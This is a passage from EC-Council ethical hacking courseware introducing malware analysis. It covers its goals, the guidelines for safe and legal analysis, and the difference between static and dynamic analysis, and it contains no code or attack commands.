Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Introduction to Malware Analysis

Attackers use sophisticated malware techniques as cyber-weapons to steal sensitive data. The malware can inflict intellectual and financial losses on the target, regardless of whether it is an individual, a group of people, or an organization. Moreover, it spreads from one system to another with ease and stealth.

Malware analysis is a process of reverse engineering a specific piece of malware to determine its origin, functionality, and potential impact. By performing malware analysis, one can extract detailed information about the malware. Malware analysis is an integral part of any penetration testing process.

Why Malware Analysis?

The primary objectives of analyzing a malicious program are as follows:

- Determine what exactly happened
- Determine the malicious intent of the malware
- Identify indicators of compromise
- Determine the complexity level of an intruder
- Identify the exploited vulnerability
- Identify the extent of damage caused by the intrusion
- Catch the perpetrator responsible for installing the malware
- Find signatures for host and network-based intrusion detection systems
- Evaluate the harm from an intrusion

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- List the indicators of compromise for different machines and different malware programs
- Find the system vulnerability that the malware has exploited
- Distinguish the gatecrasher or insider responsible for the malware entry
- Understand malware functionality
- Identify malware origin

The most common business questions answered by malware analysis are as follows:

- What is the intention of the malware?
- How did it get through?
- What is its impact on the business?
- Who are the perpetrators, and how good are they?
- How to abolish the malware?
- What are the losses?
- Which systems or data are at risk or have been compromised?
- How long has the system been infected?
- What is the medium of the malware?
- What are the preventive measures?
- What are the financial implications of the attack?
- What legal actions can be taken?

Guidelines for Malware Analysis

Adhere to the following guidelines when conducting malware analysis:

- During malware analysis, pay attention to the essential features instead of understanding every detail
- Try different tools and approaches to analyze the malware, as a single approach may not be useful
- Identify, understand, and defeat new malware analysis prevention techniques
- Always perform malware analysis in an isolated, controlled environment, such as a virtual machine or a dedicated analysis lab
- Be aware of legal issues related to malware analysis, including privacy laws and regulations concerning the handling of potentially sensitive data
- Ensure that the analysis does not alert the malware authors or compromise the analysis objectives. This includes preventing the malware from communicating with external control servers unless such communication is closely monitored and controlled
- Document every step of the analysis process, including the tools used, observations made, and conclusions drawn

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Malware Analysis

The two types of malware analysis based on the approach methodology: static analysis and dynamic analysis.

- **Static Malware Analysis**

  It is also known as code analysis, and it involves going through the executable binary code without actually executing it to gain a better understanding of the malware and its purpose.

  The general static scrutiny involves analysis of the malware without executing the code or instructions. The process involves the use of different tools and techniques to determine the malicious part of a program or file. It also gathers information about malware functionality and collects the technical pointers or simple signatures that the malware generates. Such pointers include filename, MD5 checksums or hashes, file type, and file size.

- **Dynamic Malware Analysis**

  It is also known as behavioral analysis, and it involves executing the malware code to know how it interacts with the host system as well as its impact on the host system after it infects the system.

  Dynamic analysis involves the execution of malware to examine its conduct and operations, and it identifies technical signatures that confirm the malicious intent. It reveals information such as domain names, file path locations, created registry keys, IP addresses, additional files, installation files, DLL, and linked files located on the system or network.

Both techniques aim to understand how the malware works, but they differ in terms of the tools used as well as the time and skills required for performing the analysis. It is recommended that both static and dynamic analyses be performed to gain a deeper understanding of the functionality of malware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.